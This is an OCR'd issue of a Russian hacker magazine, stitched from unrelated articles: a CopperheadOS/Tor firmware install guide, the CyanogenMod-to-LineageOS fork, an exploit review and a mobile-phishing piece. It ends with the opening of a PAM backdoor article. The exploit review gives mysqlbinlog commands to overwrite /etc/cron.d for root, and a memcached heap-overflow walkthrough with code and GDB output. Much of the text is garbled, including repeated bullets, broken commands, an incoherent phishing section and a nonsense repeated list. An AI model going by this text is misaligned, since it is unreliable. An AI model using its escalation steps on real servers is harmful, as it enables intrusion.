- **PAX_PAGEEXEC** — механизм защиты страниц данных от исполнения, который убивает приложение, как только оно пользается исполнить код в области данных (в ядре Android есть такой механизм, но он действует более мягко);
- **PAX_MPROTECT** — препятствует модификации кода приложения во время исполнения;
- **PAX_MEMORY_SANITIZE** — обнуляет страницу памяти при ее освобождении (только для пространства ядра);
- **PAX_REFCOUNT** — система автоматического освобождения неиспользуемых объектов в памяти, позволяет предотвратить атаки типа use-after-free (только для пространства ядра);
- **PAX_USERCOPY** — защита от переполнения буфера путем сверки размера объекта (только для пространства ядра);
- **PAX_KERNEXEC** — защита страниц памяти от исполнения (только для пространства ядра).

В CopperheadOS более строгие правила SELinux — системы разграничения прав доступа к файлам, системным вызовам и железу. К примеру, запустить нельзя выполнить код из временных каталогов (подключенных с помощью mount-ов/tmpfs), нельзя получить доступ к важной системной информации и информации о других процессах с помощью чтения файлов каталога /proc.

CopperheadOS включает в себя множество других ограничений. По умолчанию стандартное приложение камеры не указывает в метаданных снимка местоположение съемки, а экран не показывает уведомления, которые могут раскрыть конфиденциальную информацию (Android и ОС разрешают показ таких уведомлений, с возможностью отключения). Работающие в фоне приложения не могут получить доступ к буферу обмена (что ломает работоспособность нескольких полезных приложений из маркета). MAC-адрес всех сетевых интерфейсов по умолчанию рандомизируется. Компонент WebView, отвечающий за отрисовку веб-страниц в сторонних приложениях (и формах браузеров), использует функцию isolatedProcess, позволяющую запереть каждый инстанс WebView в собственную песочницу.

Сам Chromium, на котором базируется WebView, включает в себя ряд ограничений и настроек, направленных на защиту от утечек данных: отключены коррекция ошибок в адресной строке, предварительная загрузка страниц, метрики и аудит гиперссылок. В качестве поисковой системы используется не отслеживающий пользователя DuckDuckGo.

ПЛЮШКИ ОТ TOR

CopperheadOS — лишь базовая часть прошивки. Поверх него работают еще несколько компонентов: Orbot, orWall, F-Droid, My App List и Google Play, включенный в базовую поставку не столько по причине доступа к магазину приложений (его функции здесь выполняет F-Droid), сколько по причине Signal. Последний использует сервисы Google для получения push-уведомлений.

Два главных компонента здесь — это, конечно же, Orbot и orWall. Первый — сборка Tor для Android, способная работать либо как локальный SOCKS-прокси, перенаправляющий трафик в Tor, либо в режиме root, когда весь трафик заворачивается в Tor брандмауэром iptables, что позволяет избежать любых утечек.

Однако по умолчанию прошивка не использует ни тот, ни другой метод, а полагается на orWall, своего рода обертку для брандмауэра, которая позволяет заворачивать трафик в Orbot выборочно, для каждого отдельно взятого приложения. С его помощью можно тонко контролировать, кто будет ходить в сеть через Tor, кто напрямую, а кому доступ в интернет будет запрещен вовсе.

orWall потенциально блокирует любые интернет-соединения до тех пор, пока прошивка не будет полностью загружена. Это позволяет избежать любых утечек данных в том случае, если ты намерен выходить в интернет исключительно через Tor или полностью заблокировать доступ в интернет не вызывающему доверия софту.

My App List — еще одно интересное приложение в комплекте прошивки. Изначально создано как удобный способ отключить список установленных через магазин F-Droid приложений, но разработчики Tor задействовали ее для быстрой установки рекомендуемых приложений: они заранее подготовили список софта, который может пригодиться среднестатистическому юзеру, и загрузили его в My App List.

В списке есть:

- менеджер файлов Amaze;
- XMPP-клиенты Conversations и Xabber;
- книгочиталка Cool Reader;
- VoIP-клиенты CSipSimple и Linphone;
- браузер Firefox;
- почтовый клиент K-9 Mail;
- Twitter-клиент Twidere;
- онлайн-карты OsmAnd+ (OpenStreetMap);
- медиапроигрыватель VLC.

УСТАНОВКА

В данный момент прошивка доступна для Nexus 5X и Nexus 6P, однако ее установка существенно отличается от установки того же CyanogenMod или любого другого кастома. На самом деле это просто набор скриптов для Linux, который выкачивает последнюю версию CopperheadOS с официального сайта, скачивает дополнительное ПО, интегрирует его в прошивку, подписывает ее и устанавливает на устройство с помощью утилиты fastboot.

По этой причине для установки прошивки тебе понадобятся:

- дистрибутив Linux;
- установленные fastboot и ADB;
- Java JDK;
- утилиты Git, cpio, GCC, g++;
- OpenSSL.

В Ubuntu все это можно установить так:

```
$ sudo apt-get install android-tools-
adb android-tools-fastboot
$ sudo apt-get install openjdk-7-jdk
$ sudo apt-get install build-essential
git
$ sudo apt-get install libssl-dev
```

Далее активируем отладку по USB на смартфоне: Settings → About Phone, пять тапов по Build Number, далее: Settings → Developer Options → Allow USB Debugging, а также Enable OEM unlock.

Подключаем смартфон по USB и выполняем следующую команду:

```
$ sudo adb devices
```

В ответ смартфон должен вывести диалоговое окно с вопросом о доверии ПК, с ним следует согласиться.

Осталось только скачать скрипты и запустить процесс прошивки:

```
$ git clone https://github.com/mikeperry-tor/mission-improbable/
$ cd mission-improbable
$ ./run_all.sh
```

Скрипт проведет тебе через все этапы установки. Естественно, данные с устройства будут стерты.

ВМЕСТО ВЫВОДОВ

Прошивка от разработчиков Tor, безусловно, интересный проект. Используя ее правильно, можно получить практически не отслеживаемый через интернет смартфон. Однако стоит иметь в виду, что устройство останется не защищенным от отслеживания с помощью мобильных сетей и side channel atrak, например возможности перехватить пароли с помощью анализа изменений в сигнале Wi-Fi.

WWW

Анонс прошивки

Обзор модификаций CopperheadOS

Обзор механизмов защиты PaX

CYANOGENMOD МЕРТВ, ДА ЗДРАВСТВУЕТ CYANOGENMOD


Евгений Зобнин
zobnin@gmail.com

Когда Сеть наполняется новостями, сгенерированными желтой прессой и просто технически неграмотными писаками, это всегда плохо. А когда речь заходит о чем-то связанном с Android — плохо вдвойне. Вот и в этот раз 24 декабря интернет наводнился слухами о кончине самой известной, популярной и вообще замечательной прошивки CyanogenMod. И как ни странно, это оказалось правдой, только правдой в том же смысле, в каком человек — это просто система переработки пищи.

Чтобы объяснить тезис, почему CyanogenMod одновременно и жив и мертв, начну немножко издалека и приведу три простых факта, которые придется переварить, несмотря на технические подробности.

Раз. CyanogenMod — это прошивка с открытым исходным кодом, распространяемым по лицензии Apache. Что это значит? Это значит, что можно взять исходники прошивки и создать на их основе новый продукт, никому ни за что не платя и ни перед кем не отчитываясь. Собственно, сам CyanogenMod так и был создан: ребята взяли исходные коды Android и сделали на их основе свой проект. А потом пришли другие ребята и на основе уже этих исходников стали создавать другие продукты (Resurrection Remix, AOKP, MIUI, тысячи их).

Это называется «форк», и относительно ситуации «смерти» CyanogenMod он играет очень важную роль. Исходный код не может умереть, могут просто исчезнуть те, кто его развивает, то есть разработчики прошивки.




Исходные коды последних версий Android всегда доступны на сайте source.android.com

Два. Последние четыре года из своих восьми прошивка развивалась под крылом компании Cyanogen Inc., созданной специально для этого. Модель заработка у Cyanogen Inc. была банальной: развивает свободный проект и одновременно вправляем производителям смартфонов его расширенную закрытую версию с тхлоддержкой и другими вкусными плюшками. А деньги получаем за счет встраивания в прошивку разного рода bloatware: Cortana, Skype, Boxer и другое. Особенный (открытым) в данном случае был CyanogenMod, закрытой — Cyanogen OS.

Первые годы схема работала и даже казалась перспективной. Cyanogen Inc. стабильно получала инвестиции, компания открывала новые офисы, Стив Кондик пил пиво на рабочем месте, осознавая, что жизнь удалась (с). Но в какой-то момент все начало разваливаться. Абсолютно технически неграмотный генеральный директор Cyanogen Inc. раз за разом уводил компанию не в ту сторону, нес на публике несуразицу в стиле «Мы заберем Android у Google», заключал сомнительные контракты (на предустановку приложений Microsoft, например) и прошлепил действительно перспективную сделку: контракт на предустановку Cyanogen OS на невероятно популярные сегодня смартфоны OnePlus.

Убедить других крупных производителей смартфонов использовать Cyanogen OS не удалось, и в конце концов Cyanogen Inc. дала течь. Поговаривают, что и сама Google приложила руку к образованию этой течи, но дело не в этом, а в том, что компания шла ко дну и, пытаясь хоть как-то спасти свой бизнес, ее руководство решило полностью отказаться от развития прошивки и сосредоточиться на разработке приложений.




Три. То, что желтые СМИ назвали смертью CyanogenMod, на самом деле было совсем другим явлением. А именно: а) у CyanogenMod отобрали имя, так как они находились в собственности компании Cyanogen Inc.; б) у CyanogenMod отобрали инфраструктуру, то есть сервер, где находился веб-сайт прошивки, серверы хранения сборок и, собственно, самое важное — сервер сборки прошивки, который занимался формированием ночных и стабильных сборок. И это самая весомая потеря, так как собрать такой огромный проект для более чем 300 устройств — задача трудоемкая, требующая просто огромных вычислительных мощностей.

А теперь самое важное: еще месяц назад, когда создатель CyanogenMod Стив Кондик только собирался покинуть Cyanogen Inc., он в довольно прямолинейной форме заявил, что текущим разработчикам прошивки хорошо бы задуматься о создании форка CyanogenMod и развивать его независимо от каких-либо компаний.

И такой форк действительно возник. 24 декабря в теперь уже закрытом блоге CyanogenMod появилась запись о том, что Cyanogen Inc. сворачивает всю инфраструктуру CyanogenMod, так что, ребятки, надо что-то делать, поэтому мы забираем исходные тексты CyanogenMod и заливаем их на GitHub под именем LineageOS.

Чуть позже появляется веб-сайт lineageos.org, ничем не наполненный, однако с его скудных страниц становится ясно, что основная задача на данный момент — это поднять те самые серверы сборки, которые позволят начать формирование ночных и стабильных сборок нового CyanogenMod, а именно его форка, над которым и пойдет дальнейшая работа.




Так выглядел lineageos.org 29 декабря

Проблема здесь только в том, что не совсем понятно, сколько разработчиков оригинальной прошивки действительно захотят заниматься прошивкой новой. С одной стороны, вроде бы никаких проблем. Но из-за всех этих перипетий, связанных с ее коммерциализацией, она уже потеряла множество талантливых разработчиков. И непонятно, в какую сторону разработчики двинутся завтра.

Они могут просто не «подхватить» LineageOS, и здесь мы получим очень неприятную для всех историю. С одной стороны, красота открытого исходного кода в том, что несколько проектов могут развиваться параллельно. По сути, неважно, куда уйдут разработчики, — ну, будут они развивать другую прошивку, их код можно взять и внедрить в LineageOS, а они, в свою очередь, возьмут наработки LineageOS и внедрят в свою. Всем всё, никому ничего.

С другой стороны, CyanogenMod всегда отличалась двумя очень важными с точки зрения кастомной прошивки качествами:

- ее развитие было четко скоординировано, разработчики не тащили в прошивку все, а планомерно развивали определенный набор весьма консервативной функциональности. Ты получал один и тот же арсенал функций независимо от версии самой прошивки (стабильность?);
- CyanogenMod — это самая портируемая прошивка в мире. Покупая смартфон, ты мог надеяться, что уж если твоей любимой прошивки для него нет, то CyanogenMod-то точно будет, хотя бы в форме неофициального порта.



LineageOS на OnePlus One

В общем, золотой стандарт. Такой же золотой стандарт, как Ubuntu в мире Linux или Microsoft Word в мире текстовых процессоров. И получить вместо стандарта разброд и шатание — не очень приятная перспектива.

В любом случае CyanogenMod жить и мертв, но жив. Да и это всего лишь код, а за кого действительно обидно в этой ситуации, так это за Стива Кондика и других активных разработчиков, вступивших в ряды Cyanogen Inc. Наблюдать, как твоя мечта умирает, всегда больно.

→

Хакер Спецназ
Специальный выпуск
Спецназ
Специальный выпуск

ОБЗОР ЭКСПЛОИТОВ

АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

В этом выпуске обзора мы рассмотрим свежие эксплоиты. Среди них: использует уязвимость в MySQL и memcache, другие БД, которые не нуждаются в авторизации, а также эксплоит для Joomla, который позволяет получить root на сервере с включенным suPHP и кое-что еще. Также мы рассмотрим уязвимость в одном из самых старых и полезных расширений Tarantool и покажем, как с помощью Tarantool можно сделать сервер на базе memcache.

ПОКАЗАЛОСЬ ОШИБОЧНЫЕ ПРИВИЛЕГИИ И ВЫПОЛНЕНИЕ КОДА С ПРАВАМИ ROOT В MYSQL, MARIADB И PERCONA

Дата релиза: 16 ноября 2016 года
CVE: CVE-2016-6663, CVE-2016-6664

ВНИМАНИЕ

Очень Серьезная! Проверьте вашу инсталляцию, результаты своих исследований сообщайте в Oracle. Также, если вы используете Percona или MariaDB, то обновите пакеты согласно инструкциям производителя.

Недавно в MySQL нашли уязвимость, которая позволяет получить root на сервере, где запущена старая версия MySQL. Мы рассмотрим следующие подходы, позволяющие использовать эту уязвимость:

- Если у пользователя есть права на запуск mysqlbinlog, то можно использовать его для записи в любой файл, в том числе и в файлы, которые запускаются от root. Например, можно перезаписать файлы /etc/cron.d/ и получить root.
- Если у пользователя есть права на запуск mysqlbinlog, то можно использовать его для записи в любой файл, в том числе и в файлы, которые запускаются от root. Например, можно перезаписать файлы /etc/cron.d/ и получить root.
- Если у пользователя есть права на запуск mysqlbinlog, то можно использовать его для записи в любой файл, в том числе и в файлы, которые запускаются от root. Например, можно перезаписать файлы /etc/cron.d/ и получить root.

ВНИМАНИЕ

Чтобы создать или выбрать таблицу:

```
mysqlbinlog --rewrite-db='test->mysql' binlog.000001 | mysql -u root -p
```

Чтобы перезаписать любую таблицу:

```
mysqlbinlog --rewrite-db='test->mysql' --table=user binlog.000001 | mysql -u root -p
```

Чтобы перезаписать любую таблицу в схеме test:

```
mysqlbinlog --rewrite-db='test->test' --table=user binlog.000001 | mysql -u root -p
```

```
[root@centos7 ~]# ls -la /var/log/mysqlbin/binlog.*
-rw-rw---- 1 mysql mysql  154 Nov  3 17:16 /var/log/mysqlbin/binlog.000001
-rw-rw---- 1 mysql mysql   19 Nov  3 17:16 /var/log/mysqlbin/binlog.000002
[root@centos7 ~]# mysqlbinlog --rewrite-db='test->mysql' /var/log/mysqlbin/binlog.000001 | mysql -u root -p
Enter password:
[root@centos7 ~]# ls -la /var/log/mysqlbin/binlog.*
-rw-rw---- 1 mysql mysql  154 Nov  3 17:16 /var/log/mysqlbin/binlog.000001
-rw-rw---- 1 mysql mysql   19 Nov  3 17:16 /var/log/mysqlbin/binlog.000002
[root@centos7 ~]# mysqlbinlog --rewrite-db='test->mysql' --table=user /var/log/mysqlbin/binlog.000001 | mysql -u root -p
Enter password:
[root@centos7 ~]# ls -la /var/log/mysqlbin/binlog.*
-rw-rw---- 1 mysql mysql  154 Nov  3 17:16 /var/log/mysqlbin/binlog.000001
-rw-rw---- 1 mysql mysql   19 Nov  3 17:16 /var/log/mysqlbin/binlog.000002
[root@centos7 ~]# mysqlbinlog --rewrite-db='test->test' --table=user /var/log/mysqlbin/binlog.000001 | mysql -u root -p
Enter password:
[root@centos7 ~]# ls -la /var/log/mysqlbin/binlog.*
-rw-rw---- 1 mysql mysql  154 Nov  3 17:16 /var/log/mysqlbin/binlog.000001
-rw-rw---- 1 mysql mysql   19 Nov  3 17:16 /var/log/mysqlbin/binlog.000002
[root@centos7 ~]#
```

Сначала проверяем права файла mysqlbin.000001 (это binlog) (ставит также на root права для mysqlbinlog).

Далее (binlog) меняем владельца на root. После этого файлы с logs не запускаются от root, но mysqlbinlog по-прежнему может с ними работать.

Теперь проверяем, что mysqlbinlog может перезаписывать любую таблицу:

```
[root@centos7 ~]# ls -la /var/log/mysqlbin/binlog.*
-rw-rw---- 1 root mysql  154 Nov  3 17:16 /var/log/mysqlbin/binlog.000001
-rw-rw---- 1 root mysql   19 Nov  3 17:16 /var/log/mysqlbin/binlog.000002
[root@centos7 ~]# mysqlbinlog --rewrite-db='test->mysql' /var/log/mysqlbin/binlog.000001 | mysql -u root -p
Enter password:
[root@centos7 ~]# ls -la /var/log/mysqlbin/binlog.*
-rw-rw---- 1 root mysql  154 Nov  3 17:16 /var/log/mysqlbin/binlog.000001
-rw-rw---- 1 root mysql   19 Nov  3 17:16 /var/log/mysqlbin/binlog.000002
[root@centos7 ~]# mysqlbinlog --rewrite-db='test->mysql' --table=user /var/log/mysqlbin/binlog.000001 | mysql -u root -p
Enter password:
[root@centos7 ~]# ls -la /var/log/mysqlbin/binlog.*
-rw-rw---- 1 root mysql  154 Nov  3 17:16 /var/log/mysqlbin/binlog.000001
-rw-rw---- 1 root mysql   19 Nov  3 17:16 /var/log/mysqlbin/binlog.000002
[root@centos7 ~]# mysqlbinlog --rewrite-db='test->test' --table=user /var/log/mysqlbin/binlog.000001 | mysql -u root -p
Enter password:
[root@centos7 ~]# ls -la /var/log/mysqlbin/binlog.*
-rw-rw---- 1 root mysql  154 Nov  3 17:16 /var/log/mysqlbin/binlog.000001
-rw-rw---- 1 root mysql   19 Nov  3 17:16 /var/log/mysqlbin/binlog.000002
[root@centos7 ~]#
```

Если время файлов binlog изменилось, то mysqlbinlog отработал. Если нет, то mysqlbinlog не смог перезаписать файлы binlog.

Если mysqlbinlog не может перезаписать файлы binlog, то можно использовать его для записи в любой файл, в том числе и в файлы, которые запускаются от root. Например, можно перезаписать файлы /etc/cron.d/ и получить root.

Для этого нужно сделать следующее:

- Запустить mysqlbinlog с параметрами --rewrite-db --table --raw --result-file=/etc/cron.d/ --stop-never --stop-never-slave-server-id 1 --host=127.0.0.1 -u root -p --port=3306 --read-from-remote-master --raw binlog.000001 binlog.000002 binlog.000003 binlog.000004 binlog.000005 binlog.000006 binlog.000007 binlog.000008 binlog.000009 binlog.000010 binlog.000011 binlog.000012 binlog.000013 binlog.000014 binlog.000015 binlog.000016 binlog.000017 binlog.000018 binlog.000019 binlog.000020 binlog.000021 binlog.000022 binlog.000023 binlog.000024 binlog.000025 binlog.000026 binlog.000027 binlog.000028 binlog.000029 binlog.000030 binlog.000031 binlog.000032 binlog.000033 binlog.000034 binlog.000035 binlog.000036 binlog.000037 binlog.000038 binlog.000039 binlog.000040

← Начало статьи

ОБЗОР ЭКСПЛОИТОВ

АНАЛИЗ НОВЫХ УЯЗВИМОСТЕЙ

↓

УДАЛЕННОЕ ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА И ОТКАЗ В ОБСЛУЖИВАНИИ MEMCACHED

Дата релиза: 1 октября 2016 года
Автор: Александр Николаи (Aleksandar Nikolic) из Cisco Talos
CVE: CVE-2016-8704, CVE-2016-8705, CVE-2016-8706
CVSSv3: 9.8, 9.8, 8.1

BRIEF

В сервере memcached было обнаружено три уязвимости. Их успешная эксплуатация позволяет переполнению буфера в области данных приложения. Атакующий может вызвать отказ в обслуживании, прочитать некоторые участки памяти или выполнить произвольный код на целевой системе с правами пользователя, от которого запущен демон. Уязвимости оказались несколько команд для работы с хранилищем клучей: **set**, **add**, **replace**, **append**, **prepend** и их тихие версии с суффиксом **q**. Доступось и реализации протокола аутентификации SASL.

EXPLOIT

Так как уязвимости одинотипны, рассмотрим только один DoS-эксплоит для **CVE-2016-8705**. Мой тестовый стенд — Debian 8.5, memcached версии 1.4.32 и дляталадо GDB + PEDA.

«Memcached» содержиоает два протокола для взаимодействия с данным — текстовый (ASCII) и двоичный. При использовании второго как раз и возникают проблемы. В бинарном протоколе клиенты оказывают указаны размеры блоков передаваемых данных. Протокол memcached — не исключение.

Ошибка возникает при работе с памятью в функции **do_item_alloc**.
items.c:

```
item *do_item_alloc(char *key, const size t nkey, const unsigned
int flags, const rel_time_t exptime, const int nbytes) {
    size_t ntotal = item_make_header(nkey + 1, flags, nbytes,
    suffix, &nsuffix);

    if (ntotal > settings.item_size_max
        return NULL;

    it = slabs_alloc(ntotal, id, &total_bytes, 0);

    memcpy(ITEM_key(it), key, nkey);
    it->exptime = exptime;
    memcpy(ITEM_suffix(it), suffix, (size_t)nsuffix);
    it->nsuffix = nsuffix;
```

В коде используются переменные **nkey** и **nbytes** для того, чтобы вычислить количество памяти, которую нужно выделить. Затем в эту область копируются пользовательские данные, причем проверка на их длину отсутствует. Выходит, что если размер данных будет больше размера выделенной памяти, то произойдет переполнение буфера.

Согласно **CVE-2016-8704**, уязвимы команды Append (**0x0e**), Prepend (**0x0f**), AppendQ (**0x19**) и PrependQ (**0x1a**).
protocol_binary.h:

```
                PROTOCOL_BINARY_CMD_APPEND = 0x0e,
                PROTOCOL_BINARY_CMD_PREPEND = 0x0f,

                PROTOCOL_BINARY_CMD_APPENDQ = 0x19,
                PROTOCOL_BINARY_CMD_PREPENDQ = 0x1a,
```

При выполнении команд проверяется только длина самого ключа, но не данных.
memcached.c:

```
        case PROTOCOL_BINARY_CMD_APPEND:
            c->cmd = PROTOCOL_BINARY_CMD_APPEND;
            break;
        case PROTOCOL_BINARY_CMD_PREPEND:
            c->cmd = PROTOCOL_BINARY_CMD_PREPEND;
            break;

        switch (c->cmd) {

        case PROTOCOL_BINARY_CMD_APPEND:
        case PROTOCOL_BINARY_CMD_PREPEND:
            if (keylen > 0 && extlen == 0) {
                bin_read_key(c, bin_reading_set_header, 0);
            } else {
                protocol_error = 1;
            }
            break;
```

Для примера рассмотрим пакет из эксплоита. Формат бинарных пакетов memcached и описывать на ферде, но если тебе интересно, почитай о нем здесь.

Длина ключа хранит равная **FA**, а размер данных равен нулю.
40695.c:

```
    key_len = strut.pack("!H",0xfa)

    body_len = struct.pack("!I",0)
```

После чтения данных из отправленного пакета их обрабатывает функция **process_bin_append_prepend**.
memcached.c:

```
static void process_bin_append_prepend(conn *c) {
    char *key;
    int nkey;
    int vlen;
    int ftlen;

    protocol_binary_request_header
```

```
gdb-peda$ ptype nkey
type = int
gdb-peda$ ptype vlen
type = int
gdb-peda$ ptype c->binary_header.request.keylen
type = unsigned short
gdb-peda$ ptype c->binary_header.request.bodylen
type = unsigned int
```

Чтобы посмотреть, как обрабатывается запрос, я воспользуюсь GDB, а чтобы удобнее было отлаживать, я предварительно скомпилировал memcached с отладочными символами.

Поставим breakpoint: **gdb-peda$ b memcached.c:2291** и отправим пакет серверу. Затем немного потрейсим код, чтобы понять, что именно происходит при обработке запроса. Все данные отправляются одним блоком (key + keydata), а в заголовках пакета передаются размеры. В нашем случае этот блок (AAAAAA...) лежит по адресу **0x6333b80**
40695.c:

```
    body = "A"*1024
```

```
gdb-peda$ x/7xs 0x6333b80
0x6333b80: "A' <repeats 200 times>...
0x6333c48: "A' <repeats 200 times>...
0x6333d10: "A' <repeats 200 times>...
0x6333d8d: "A' <repeats 200 times>...
0x6333ea0: "A' <repeats 200 times>...
0x6333f68: "A' <repeats 26 times>
0x6333f83: "
```

Функция **binary_get_key** возвращает указатель на имя ключа.
memcached.c:

```
    key = binary_get_key(c);
```

memcached.c:

```
static char* binary_get_key(conn *c) {
    return c->rcurr - (c->binary_header.request.keylen);
}
```

```
gdb-peda$ print c->rcurr
$26 = 0x6333c7a 'A' <repeats 200 times>...
gdb-peda$ x/5xs 0x6333c7a
0x6333c7a: "A' <repeats 200 times>...
0x6333da2: "A' <repeats 200 times>...
0x6333eba: "A' <repeats 200 times>...
0x6333fd2: "A' <repeats 176 times>
0x6333f83: ""
```

Получается, что ключ лежит по адресу **b6333b80**.

```
gdb-peda$ print key
$24 = 0xb6333b80 'A' <repeats 200 times>...
```

Следующий шаг — это вычисление размера памяти, которой требуется для хранения значения ключа. Для этого используется общий размер переданного блока и вычесть длину ключа. Так мы найдем смещение, с которого начинаются данные.
memcached.c:

```
    vlen = c->binary_header.request.bodylen - nkey;
```

Так как мы передали ноль в качестве размера данных (**c->binary_header.request.bodylen = 0**), то на выходе получим отрицательное значение. Произошло целочисленное переполнение.

```
    vlen = c->binary_header.request.bodylen - nkey;
    # 0 - 0xFA = 0xffffff06 (-250)
```

Теперь подготовленные данные передаются в функцию **item_alloc**. Это обертка над **do_item_alloc**, той самой функции, о которой говорилось в начале.
memcached.c:

```
    it = item_alloc(key, nkey, 0, 0, vlen+2);
```

Функция **item_make_header** возвращает общий размер заголовка для создания записи.
items.c:

```
    item *do_item_alloc(char *key, const size_t nkey, const unsigned
    int flags, const rel_time_t exptime, const int nbytes) {

    size_t ntotal = item_make_header(nkey + 1, flags, nbytes,
    suffix, &nsuffix);
```

Затем функция **slabs_alloc** выделяет место в памяти для хранения этого объекта. И наконец, вызывается функция **memcpy**, которая копирует данные в выделенную область памяти. При ее выполнении и происходит переполнение кучи, heap overflow.

```
gdb-peda$ where
#0  do_item_alloc (key=0x6333b80 'A' <repeats 200 times>...,
nkey=0xfa, flags=0x0, exptime=0x0, nbytes=0xffffff08) at items.c:238
```

items.c:

```
    it->nkey = nkey;
    it->nbytes = nbytes;
    memcpy(ITEM_key(it), key, nkey);
```

```
pwn@debian:~
File Edit View Search Terminal Help
[+] 0x6333c3f ("A' <repeats 200 times>...)
[+] 0x7ffffffff -> 0x1a0a0a0
[+] 0x7fffffffe0 -> 0x0
[+] 0x6333c7a ("A' <repeats 112 times>)
[+] 0x800 -> 0x0
[+] 0x6333d1a ("A')
[+] 0x6333d7d -> 0x0
[+] 0x6333d83 -> 0x0
[+] 0x6333d8d ("A' <repeats 200 times>)
[+] 0x6333e55 ("A' <repeats 200 times>)
[+] 0x6333ea0 ("A' <repeats 200 times>)
[+] 0x6333f68 ("A' <repeats 26 times>)
[+] 0x6333f83 ("")
[+] 0x7ffffffff -> 0x1a0a0a0
[+] 0x7fffffffe0 -> 0x0
[+] 0x7fffffffe8 -> 0x7fffffffe9 ("memcpy_sse2_rep+92>")
```

МОБИЛЬНЫЙ ФИШИНГ

КАК ХАКЕРЫ ОТКРЫВАЮТ СЕЗОН ОХОТЫ ЗА НЕВНИМАТЕЛЬНЫМИ ПОЛЬЗОВАТЕЛЯМИ

Сергей Попов
Эксперт PT SOC

Фишинг, или мошенничество с целью кражи данных при помощи копирования внешних образов популярных брендов, только теперь приходит в мобильный мир. В этой статье мы разберем знакомство подобных атак и узнаем, как именно хакеры учат покушаются на данные пользователей андроидофонов.

СТАТИСТИКА

Смартфоны завладели так быстро вроде бы и вашу жизнь, что позволяют делать фишинг гораздо эффективнее даже на компьютерах. Естественно, что вместе с ростом числа и не очень грамотными пользователями приходит и новые интернет-фрукты.

По статистике, 80% всех мобильных устройств приходится на долю на ОС Android, и неудивительно, что большинство атак и эксплоитов нацелено на данную платформу. Из-за открытости операционной системы Android не так плохо, как с Windows на ней десять назад, но тенденция пугает.

В январе прошлого года на свет родился, наконец-то, первый троян-крипто под Android — программу, шифрующую пользовательские данные. И что-то, в дополнение к нашему «любимому» Locker'ам, появился — хакерам знакомо «шифрование» в появлении полка-троя Fusob, атаковавшего смартфоны пользователей более чем из ста стран.


ЗНАКОМЬСЯ ФИШИНГ

Можно ли сделать фишинг-сервер, который сможет что-то полезное для хакера? Ответ очевидно — сможет. Для этого нужно лишь быть популярности сайтов, которые очень часто подвергаются фишингу, а также или платежным системам. Такие фишинговые сервисы сделать выгодно, потому что можно сжать аналогичные, а еще лучше — данные карты.

Но то волна изменений обсуждения CHR Сторонний. Теперь дать с ним было нечего. Такие фишинговые сервисы не нагнали, а плодовитые мошенники не на полковника. Сейчас же для мошенников ситуация стала полностью изменилась — теперь нет только мобильный банкинг, новое приложение, которое, в отличие от старого, могут достичь через мобильный банкинг подключения и интернет.

Пока вся эта история сгорой «с» знакомых, вторая, не нарушение закончил уже есть. Сторонний интернета с мобильным устройством нет наилучшего менее безопасным: сначала — мобильный банкинг, а затем подтвержденный мобильный контент, а затем подтвержденный и на ручку ферзя. Сообщение появилось в начале декабря 2016 года, на сроке по-прежнем сообщение рекламы мобильного оказано с предложением «обновить устройство» — «Google Play» — «Google Play» — «Google Play

VIBER ПОЛУЧИЛ ПОЛНЫЙ МЕССЕНДЖЕР ДЛЯ АТАК НА ПОЛЬЗОВАТЕЛЯ


Push Notifications
Display module
Text Events
Voice Calls
Voice Events
Video Events
Text
Voice
Video
Stickers
Media
Groups
Communities
Channels
Bots
Payments
Stickers
Media
Groups
Communities
Channels
Bots
Payments
Stickers
Media
Groups
Communities
Channels
Bots
Payments

*NIX-БЭКДОР БЫСТРОГО ПРИГОТОВЛЕНИЯ

ВНЕДРЯЕМСЯ В СИСТЕМУ АУТЕНТИФИКАЦИИ LINUX, BSD И MACOS

pts_project@lists.su

Способов закрепиться на взломанной машине масса. От самых банальных и легко обнаруживаемых (добавить себя в базу пользователей) до сложных модулей ядра, реализующих обратный шелл на удаленную машину. Но есть средства очень простой в реализации и достаточно скрытный метод, о котором знают на удивление мало людей. Это модификация модулей системы аутентификации PAM, которую используют все современные UNIX-системы.

ЧТО ТАКОЕ PAM

Подключаемые модули аутентификации (Pluggable Authentication Modules, PAM) — это набор API, необходимых для реализации механизмов аутентификации в различных приложениях.

До появления PAM, если разработчикам требовалась аутентификация, скажем, с помощью ключ-карты, разработчикам приходилось вносить код поддержки этих самых ключ-карт в каждый компонент системы, ответственный за аутентификацию пользователя. То есть дописывать и перекомпилировать приходилось утилиту login, sshd, а также любой другой, в который планировалось добавить подобную функциональность.

С появлением PAM ситуация намного упростилась. Теперь, чтобы добавить в систему свой нетипичный самописный протокол аутентификации, достаточно реализовать его в рамках одного «единственного» модуля PAM. А все утилиты и приложения, умеющие работать с PAM, подхватят его и смогут использовать для аутентификации пользователя.

Рассмотрим, как это выглядит примерно так: утилита login обращается к PAM, который выполняет все необходимые проверки с помощью указанных в конфигурационном файле модулей и возвращает login бинарник обратно уже с ответом login. Удобно, не правда ли? Однако такой подход содержит в себе возможности, которые мы можем использовать для закрепления в системе.

